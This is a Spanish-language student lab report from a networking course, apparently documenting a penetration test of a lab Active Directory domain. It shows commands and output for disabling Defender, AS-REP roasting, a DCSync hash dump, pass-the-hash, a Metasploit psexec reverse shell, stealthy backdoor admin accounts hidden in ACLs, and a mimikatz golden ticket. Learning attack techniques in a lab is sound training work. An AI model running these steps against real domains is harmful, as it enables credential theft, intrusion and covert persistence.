

REGIONAL ANTIOQUIA CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

TECNOLOGÍA EN GESTION DE REDES DE DATOS (2803649)

Presentado por:

Kevin Alexander Diaz Gallego

Medellín, 2024



REGIONAL ANTIOQUIA CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

TECNOLOGÍA EN GESTION DE REDES DE DATOS (2803649)

Instructor: Iván Alejandro Arias Gómez

DIRECTORIO ACTIVO

Presentado por:

Kevin Alexander Diaz Gallego **Grupo de formación:** 2803649

MEDELLÍN, 2024



Línea de atención al ciudadano: 018000 910270

Línea de atención al empresario: 018000 910682



Introducción

Las pruebas de vulnerabilidades en Active Directory son fundamentales para garantizar que la infraestructura de seguridad de una organización no sea susceptible a ataques. Dado que AD almacena información crítica y tiene un control central sobre la autenticación y autorización de usuarios, un fallo de seguridad en este servicio puede tener graves consecuencias. Las pruebas de vulnerabilidad buscan identificar configuraciones erróneas, permisos mal administrados, brechas en la seguridad de la autenticación y otras debilidades que pueden ser explotadas por atacantes.

1. Tools

Vamos a utilizar diferentes herramientas compartidas por el instructor donde vamos hacer las cosas más sencillas al tener las herramientas a la mano

2. Ingreso al dominio con runas

A. Primero vamos hacer una preparación previa ya que necesitamos desactivar la seguridad de Windows para que podamos trabajar mas cómodo lo podemos hacer de forma manual o por medio de la powershell

Administrador: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
```

B. Ahora proseguimos con el proceso para usar runas y las tools, haremos un comando sencillo para que podamos ejecutar scrips en la powershell

```
PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.
Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6
```

C. Importamos el modulo de PowerView que nos ayudara con la interpretación de comandos en la Powershell para mayor comodidad

```
PS C:\Windows\system32> . F:\Tools\CRTE\PowerView.ps1
PS C:\Windows\system32> impo F:\Tools\CRTE\PowerView.ps1
```





D. Proseguimos ingresar en el dominio con las runas donde este caso vamos a usar un usuario temporal dentro del dominio llamado TEMP

```
PS C:\Windows\system32> .\runas.exe /noprofile /netonly /user:temp@cs.org powershell
Escriba la contraseña para temp@cs.org:
Intentando iniciar powershell como usuario "temp@cs.org" ...
```

E. Esto nos abrirá otra Shell donde ya estaremos con el usuario dentro del dominio donde vamos a repetir los primeros pasos para la ejecución de scrips y también el PowerView para mas comodidad

```
dows PowerShell
/right (C) Microsoft Corporation. Todos los derechos reservados.

eba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

C:\Windows\system32> powershell -ep bypass
dows PowerShell
/right (C) Microsoft Corporation. Todos los derechos reservados.

eba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

C:\Windows\system32> Import-Module F:\Tools\CRTE\PowerView.ps1
```

F. Ahora por últimos vamos hacer una consulta sencilla para comprobar que si estamos dentro del dominio

```
PS C:\Windows\system32> Get-NetUser -domain cs.org -server 172.16.1.51
logoncount
badpasswordtime
                      : 31/12/1600 7:00:00 p. m.
                      : Cuenta integrada para la administración del equipo o dominio
description
distinguishedname
                      : CN=Administrador,CN=Users,DC=cs,DC=org
                      : {top, person, organizationalPerson, user}
: 13/11/2024 9:05:52 a.m.
objectclass
lastlogontimestamp
                       : Administrador
name
objectsid
                       : 5-1-5-21-3125701002-1384462348-288929791-500
samaccountname
                       : Administrador
                       : 1
admincount
codepage
                       : 0
samaccounttype
                       : USER OBJECT
accountexpires
                       : NEVER
countrycode
                       : 0
whenchanged
                      : 13/11/2024 2:23:21 p. m.
instancetype
                      : 855878a3-7239-4c66-9d8a-13dbe0339646
objectguid
lastlogon
                      : 13/11/2024 10:24:33 a. m.
lastlogoff
                      : 31/12/1600 7:00:00 p. m.
                      : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
objectcategory
dscorepropagationdata : {13/11/2024 2:23:21 p.m., 13/11/2024 2:23:21 p.m., 13/11/2024 1:5
```





3. AS-REP Roasting

A. Para esto utlizamos una guía que se encuentra en Hacking Articles Usaremos un scrips de IMPACKET

Impacket

GetNPUsers.py script will attempt to list and get TGTs for those users that have the property 'Do not require Kerberos pre-authentication' set (UF_DONT_REQUIRE_PREAUTH). For those users with such configuration, a John the Ripper output will be generated so you can send it for cracking.

```
l.105 ignite.local/ -usersfile users.txt -format john -outputfile hashes
′rockyou.txt hashes
```

B. Para esto vamos hacer una consulta de todos los usuarios del dominio para comprobar cuales están vulnerables

```
5 C:\Windows\system32> Get-NetUser -Domain cs.org -Server 172.16.1.51 | Select-Object samAccountName, description
samaccountname
                     description
Administrador
                     Cuenta integrada para la administración del equipo o dominio
                     Cuenta integrada para el acceso como invitado al equipo o dominio
Cuenta de servicio de centro de distribución de claves
Invitado
krbtgt
jennette.rowena
sabra.loni
mil.halimeda
 malle.lory
 ora.audrie
 azel.ruthanne
 laudelle.georgina
oritney.norrie
nildegarde.marjory
alley.leonard
 elga.devina
 haylah.desdemona
 riela.denise
```

C. Con esta lista usaremos el Scrips de impacket y escogeremos un usuario vulnerable

```
(kali© kali)-[~]
$ python GetNPUsers.py -dc-ip 172.16.1.51 cs.org/ -usersfile netuser.txt -format john -outputfile hashes
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$katey.josey@CS.ORG:1b64db95d3fa4293ad02be7969adcd63$395211ec1f4c6da1f3cb34fe5309f99adb0ad028712362e842b63
c0134bf6eb095ac544c30ec831b7896c712ee5cb373ba3067ec99e02b0b9d17866614f4f973f9f8832b225b4f087276c0ba1782c8231d6bddf09
4681bb88ea107d6234d337fd3580509b2911aec250a8ea2f0ff8082c241ae307618b9d4bce386cc6d6aff261aab7ab1424c7443e1bcb8b159b18
dc4ea6545aeac7a85e0904827e9b477517fd48f009807848a1965d64dc53d8bc341e75dee94d1776d4f204329c7e3ef0a4dbd9b5afc888863f57
72afb7a6762c74abc33f469fbbc3c8cccd1e4483294b9ed
```

D. Ahora guardaremos el has del usuario y vamos a utilizar la herramienta de John the reaper





E. Ahora haremos una verificación de usuario usando crackmapexc para ver su el usuario es valido

```
$ crackmapexec smb 172.16.1.51 -u katey.josey -p qwer1234 -d cs.org
 usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
 usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S',
      self.conn.execute_cmd("reg_save_HKLM\SAM_C:\\windows\\temp\\SAM_66 reg_save_HKLM\SYSTEM_C:\\windows\\temp\\SYSTEM"
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY &6 reg save HKLM\SYSTEM C:\\windows\\tem
p\\SYSTEM")
  usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
 stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
command = self.__shell + 'echo '+ data + ' ^> \\\127.0.0.1\\{}\\{} 2^>^61 > %TEMP%\\} & %COMSPEC% /Q /c %TEMP%\\\\
& %COMSPEC% /Q /c del %TEMP%\\\'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile, self.__batchFile, self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__share_name, self.__sha
   batchFile)
                                      172.16.1.51
                                                                                                               SERVER
                                                                                                                                                                       [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (doma
 in:cs.org) (signing:True) (SMBv1:False)
                                                                                                                                                                     [+] cs.org\katey.josey:qwer1234
                                      172.16.1.51
                                                                                                             SERVER
```

4. Sharphound/Bloodhound


A. Con Sharhound vamos a recopilar información del dominio para ver información mas detallada de forma grafica de como esta unido el dominio

```
PS C:\Users\MaÑANA\Documents\Kev-tool-win\CRTE\BloodHound-master\Collectors> .\SharpHound.exe
2024-11-14T11:50:58.4854690-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHou
and
2024-11-14T11:50:58.5530546-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Con
tainer, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-14T11:50:58.5659238-05:00|INFORMATION|Initializing SharpHound at 11:50 a. m. on 14/11/2024
2024-11-14T11:50:59.1960177-05:00|ERROR|Unable to connect to LDAP, verify your credentials
PS C:\Users\MañANA\Documents\Kev-tool-win\CRTE\BloodHound-master\Collectors> cd kev
PS C:\Users\MañANA\Documents\Kev-tool-win\CRTE\BloodHound-master\Collectors\kev> cd ..
PS C:\Users\MañANA\Documents\Kev-tool-win\CRTE\BloodHound-master\Collectors> .\SharpHound.exe --ldapusername temp --lda
ppassword temp --domain cs.org --domaincontroller 172.16.1.51
2024-11-14T11:53:09.7584611-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHou
and
2024-11-14T11:53:09.8433411-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Con
tainer, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-14T11:53:10.4992437-05:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectPro
ps, DCOM, SPNTargets, PSRemote
```






B. Con esto nos genera un archivo tipo zip que lo vamos a pasar a nuestro Kali para utilizar el Bloodhuond para ver la información



C. Ahora al importarlo podemos ver la información que necesitemos en este caso vamos a buscar los usuarios de Dosyno



5. Kerberoast – kerberoasting

A. Ahora que identificamos el usuario Dosyno vamos a explotar la vulnerabilidad para que nos de los usuarios y hash del dominio, nos genera 3 archivos





dcsync_hashes.ntds dcsync_hashes.ntds.cleartext dcsync_hashes.ntds.kerberos

B. Con esto podemos ver los usuarios y la contraseña hash de los usuarios del dominio

```
(kali@kali)-[~/Downloads]
$ cat dcsync_hashes.ntds
Administrador:500:aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b3801459661932d33c1df165a9705178:::
cs.org\jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:e0e253bf7bd45815d79ee2c023c18089:::
cs.org\santaloni:1104:aad3b435b51404eeaad3b435b51404ee:e0e92d9c7e76df440479eb9fd3cfe7083:::
cs.org\mil.halimeda:1105:aad3b435b51404eeaad3b435b51404ee:e0e92d9c7e76df440479eb9fd3cfe7083:::
cs.org\malle.lory:1106:aad3b435b51404eeaad3b435b51404ee:c0e12c947a4343a83f6ed91cc30a2ede:::
cs.org\cora.audrie:1107:aad3b435b51404eeaad3b435b51404ee:a0644d9223d0de9b7c8f35b195b59321:::
cs.org\hazel.ruthanne:1108:aad3b435b51404eeaad3b435b51404ee:30654d9223d0de9b7c8f35b195b59321:::
cs.org\claudelle.georgina:1109:aad3b435b51404eeaad3b435b51404ee:30053d27100b2b34042e370e99927235:::
cs.org\britney.norrie:1110:aad3b435b51404eeaad3b435b51404ee:660c70451c2c21bbf86d9183f40e575:::
cs.org\hildegarde.marjory:1111:aad3b435b51404eeaad3b435b51404ee:3169ac1fbdead60055c672119e1c37b1:::
cs.org\calley.leonard:1112:aad3b435b51404eeaad3b435b51404ee:1a1bfe7a17567e63639888918fc286f5:::
```

C. Ahora con el usuario de administrador y su hash vamos hacer una prueba que funciona para ver si podemos ejecutar comandos

```
-(kali@kali)-[~/Downloads]
     crackmapexec smb 172.16.1.51 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -x ip
config
              172.16.1.51
                                 445
                                         SERVER
                                                               [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org) (signing
                                                               [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!)
                                          SERVER
              172.16.1.51
172.16.1.51
                                          SERVER
                                                               [+] Executed command
                                                               Configuración IP de Window
                                          SERVER
              172.16.1.51
172.16.1.51
                                          SERVER
                                          SERVER
                                                               Adaptador de Ethernet Ethernet:
                                          SERVER
                                                              Sufijo DNS específico para la conexión. .: www.tendawifi.com
Vínculo: dirección IPv6 local. . .: fe80::b88b:2aef:738d:2708%5
              172.16.1.51
                                          SERVER
              172.16.1.51
                                          SERVER
                                                              Dirección IPv4. : 172.16.1.51
Máscara de subred . : 255.255.248.0
Puerta de enlace predeterminada . : 172.16.0.1
                                          SERVER
              172.16.1.51
                                          SERVER
```

6. Shell powershell - PASS THE HASH

A. En metaexploit encontramos un exploit para tener una Shell con el usuario administrador que previamente comprobamos que si servía

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexee) > optinons
[-] Unknown command: optinons. Did you mean options? Run the help command for more details.
msf6 exploit(windows/smb/psexee) > options
```





B. Miramos la opciones para poder utilizar con éxito el exploit y vamos a especificar las los datos precios que tenemos sobre el usuario y hash para ingresar a la Shell

```
Name
                Current Setting
                                                         Required Description
                172.16.1.51
   RHOSTS
                                                                     The target host(s), see https://docs.metasploit.com/docs
                                                                     ing-metasploit/basics/using-metasploit.html
   RPORT
                445
                                                                     The target port (TCP)
                                                                     The Windows domain to use for authentication
   SMBDomain
               aad3b435b51404eeaad3b435b51404ee:
                                                                     The password for the specified username
   SMBPass
               b72f3db8c9e58fbb65cd69ebf9c5a236
   SMBUser
               Administrador
                                                                     The username to authenticate as
Payload options (windows/x64/powershell_reverse_tcp):
   Name
                   Current Setting Required Description
                                                   Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
A list of powershell modules separated by a comma to download over the
   EXITFUNC
                   thread
                                       ves
   LHOST
                   10.0.2.15
                                       ves
   LOAD_MODULES
                                       no
   LPORT
                                                   The listen port
                                       yes
```

C. Al comprobar los datos vamos darle exploit y esperar a que este haga la conexión

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.16.2.51:4444

[*] 172.16.1.51:445 - Connecting to the server...

[*] 172.16.1.51:445 - Authenticating to 172.16.1.51:445 as user 'Administrador' ...

[*] 172.16.1.51:445 - Selecting PowerShell target

[*] 172.16.1.51:445 - Executing the payload ...

[*] 172.16.1.51:445 - Service start timed out, OK if running a command or non-service executable ...

[*] PowerShell session session 1 opened (172.16.2.51:4444 → 172.16.1.51:49821) at 2024-11-20 10:25:48 -0500

PS C:\Windows\system32> imp

PS C:\Windows\system32> Import-Module ActiveDirectory
```

7. Usuario Backdoor

A. Al tener una PowerShell como administrador con la persistencia vamos a crear un usuario llamado backdoor2 la idea es tener nuestro usuario con permisos de administrador en el dominio


```
New-ADUser -Name backdoor2 -Description "cuenta de kev_ga" -Enabled $true -AccountPassword $userpassword
PS C:\Windows\system32> Get-ADUser backdoor2
DistinguishedName : CN=backdoor2,CN=Users,DC=cs,DC=org
Enabled
                  : True
GivenName
                  : backdoor2
Name
ObjectClass
ObjectGUID
                  : 04e0d9ca-82b8-476a-a443-868f0b6d831b
SamAccountName
                  : backdoor2
SID
                    S-1-5-21-3125701002-1384462348-288929791-1261
Surname
UserPrincipalName :
```

B. Verificamos que usuario sea valido con crackmapexec






- 8. Pruebas de ACL con los usuarios backdoor1 y backdoor2
 - A. El usuario Backdoor1 cuando creo el usuario se auto asigno a un grupo llamado "Administradores del dominio" para tener permisos como si fuera un administrador lo malo es que esto es muy evidente puede ser identificado



B. Con el usuario Backdoor2 la idea es que lo unamos en las ACL para que no sea tan evidente podamos tener una persistencia mas sigilosa que no sea tan evidente (Para esta esto nos dimos cuenta que en las ACL se refresca y borra automáticamente el usuario de las ACL esto puede cambiar según la configuración del directorio activo)


NOTA: para esta prueba usaremos una tools llamada AD CALL Scanner donde podemos ver todas las ACL, Grupos y usuarios del dominio





CN=Administradores,CN=Builtin,DC=cs,DC=org		CS\Admins, del dominio		
CN=Administradores,CN=Builtin,DC=cs,DC=org		CS\Administradores de empresas		
CN=Administradores,CN=Builtin,DC=cs,DC=org		CS\backdoor2		
CN=Administradores,CN=Builtin,DC=cs,DC=org		<u>Todos</u>		
CN=Administradores.CN=Builtin.DC=cs.DC=org NT AUTHORITY\SELF				
CS\Administradores de empresas	Allow	False	This Object Only	CreateChild, Do WriteOwner
CS\backdoor2	Allow	False	This Object Only	Full Control
Todos	Allow	False	This Object Only	ExtendedRight
NT AUTHORITY\SELF	Allow	False	This object and all child	ReadProperty.

C. Como podemos comprobar el usuario tiene permisos de Full control con esto podemos hacer un backdoor mas discreto y lo podemos visualizar en Bloodhound



9. PASS THE TICKET

A. Para esto vamos a utilizar mimikatz que nos ayudara a generar un Golden tikect





B. Ahora vamos a generar el ticket como Kerberos con el usuario administrador

```
mimikatz # kerberos::golden /user:Administrador /domain:cs.org /sid:S-1-5-21-3125701002-1384462348-288929791 /rc4:b38
01459661932d33c1df165a9705178 /service:krbtgt /target:cs.org /sids:S-1-5-21-3125701002-1384462348-288929791-502 /tick
et:C:\ticket.kirbi
User
              : Administrador
             : cs.org (CS)
: S-1-5-21-3125701002-1384462348-288929791
: 500
Domain
SID
User Id
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3125701002-1384462348-288929791-502 ;
ServiceKey: b3801459661932d33c1df165a9705178 - rc4_hmac_nt
Service : krbtgt
Target : cs.org
Lifetime : 25/11/2024 10:41:46 a. m. ; 23/11/2034 10:41:46 a. m. ; 23/11/2034 10:41:46 a. m.
-> Ticket : C:\ticket.kirbi
 * PAC generated
* PAC signed
                                                   П
 * EncTicketPart generated
* EncTicketPart encrypted
    KrbCred generated
 Final Ticket Saved to file!
```

C. Hacemos una comprobación de que el ticket funciona bien

```
PS C:\Users\MAÑANA\Documents\Kev-tool-win\CRTE\Old_Tools> .\kirbikator.exe kirbi C:\ticket.kirbi

.#####. KiRBikator 1.1 (x86) built on Dec 8 2016 00:31:14

.## ^ ##. "A La Vie, A L'Amour"

## / \ ## /* * *

## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

'## v ##' http://blog.gentilkiwi.com (oe.eo)

'#####'

Destination : RFC KRB-CRED (#22) (simple)

< C:\ticket.kirbi (RFC KRB-CRED (#22))

> Single file : Administrador@cs.org.kirbi
```





v2.2.1

*] Action: Ask TGT

*] Using aes256_cts_hmac_sha1 hash: adbc3ed526ed66b5633a9eec27b4cccbc4d6a1903aedfd6923437af3da26a87b *] Building AS-REQ (w/ preauth) for: 'cs.org\Administrador' *] Using domain controller: 172.16.1.51:88

TGT request successful!

*] base64(ticket.kirbi):

doIFEDCCBQygAwIBBaEDAgEWooIEIjCCBB5hggQaMIIEFqADAgEFoQgbBkNTLk9SR6IbMBmgAwIBAqES MBAbBmtyYnRndBsGY3Mub3Jno4ID5jCCA+KgAwIBEqEDAgECooID1ASCA9AhoQaVVA4EouWIqVQ2t5um eJx7fyN1VJW44AT1BJjBTsmMzTudd5iMwdUU4jG3VsET7piem20mcTpsQY3NAEm/OgrrOU42dz+tnGer EJX/TYMI/JVW4AH IDJ JSIMM:TUGUSIMWUJUGJGSVSE/JPIEMZOMIC IPSQFJNACHI/OGTYOU4202+LINGET roofrIMx5VvTXNmhjnezRaplgPjvWTXfGfDWD+81gY5gNogyHx/mpvhxm6/Z82DCkOkVj1M5/13tU7Ohu K75086YLRd9fKQbFhSJmoHIaQuNCPSomkNO7dU+GR4K/ZDk8RW+zGj3PLRQWnyaZqHQO+abDzFLX9T+g i3LADKiJ9+DNbjGD5WvchY6ScXxEL1pYzQIwrLApzed4Czf8PidNUeksJLp+qjavHWEPTkOQ2kuehqox ZdQih/1jIwRZj3W6MEEUq0nPhKLOozkDcfvSFXv1J/yQ19b4ZFf8JgI7cqr70y/K2zjnjN0isRmjzctH ubDOPwJDWOjxc8z9n/0bJ16fOusu2cGijYZwN89znpR97+tRIETRoXGoUppEX9YHUFEup5+5maPEfBr 2hjA6ycOaDQ7jrNd+71AE4sZjoe2xisHQVDmP63RF4GyaUPEMmBaHfZNgnveh5I15JY7vVBgGrznkEV4 21JAGyCOAUG/JTNu+71AE4SLJUEZXISMQVOMFOSKF4GYAUFENMBAHTZNGTNVENSIJYTVVBGMC72RCVA GGYGGIJUPMQISAuquo6endIHT8Jkr3pTRdAg7MoYMCQZYWXSJVrfMkRclxu24bo5iluFPXwct5OICJ/ BjHDeZvhAevY0NlJp0GRwONUQu+22VT5vF/C6gxQVIo7P7kfNRPzjYcFNvMJP+MasafcyvIFuoA35U4fT 7iqOq7liGoUY+4Dhb3jmAUI1PPyeQObctdvJX3u9GQN6MbkrEoWiFSsJQ2N8RNuDTX3SuNag2bujCzKy SE09lCkXHk5U18/wZyiw0r3lzqbABDsNjUsBbOqfHp2YKm7Cn8+Unwcp8G1MSrWzI7eNuNp18exSqgdR ch9asE1V/Qrcgnwa/ULfq0wMadfQh0/45tjJ1UOSP4L61h9EVh/1Km3lpp1SWtxTmERfJPXm6kqy1X52 CH395CLV/QCGNWA/OLT4GWMAUTQNO/45CJJOUSFHLGIN9CWI/IKMSIPPISWLKIMCKTJFXMRKYJXASZ
\$15KPd1B8UpsRSOVZHrH3uxfYhVgiK7WPCKHCKZNZLybp1Q/0Bp1svC0db6DfITPWfpvc7wsRzSZZ9XL
E06QSwd3fsRv49eAEQxFeYdxWydLKfbkuvjAIIyc3nH0YUviQqxp9NX9uA0aBQDDvcNT8y1Z4PFEzKZ8
XrrRDFB/3VRUvZB+8Ay+jwJ0WXc/Mmdnz/RTk1JBXGGw2npVy0vUGs/ZhgSO/nlnkWAo/xQTrytsbORQ
sJFFnRWfrokZSDn+Hx47A26z8WDVTY60D7ypIi/ZwMo5hCdpiP3jLwInQBgtCxaWqTbbE563XkwN+7etS S3TI TINKH OKZSOJIHTIK47AZOZOMOV TOOUTYPIT ZWMIOJITICZ ZWMIOJIKOW OKATOWATE OKATOWA OK

Ticket successfully imported!

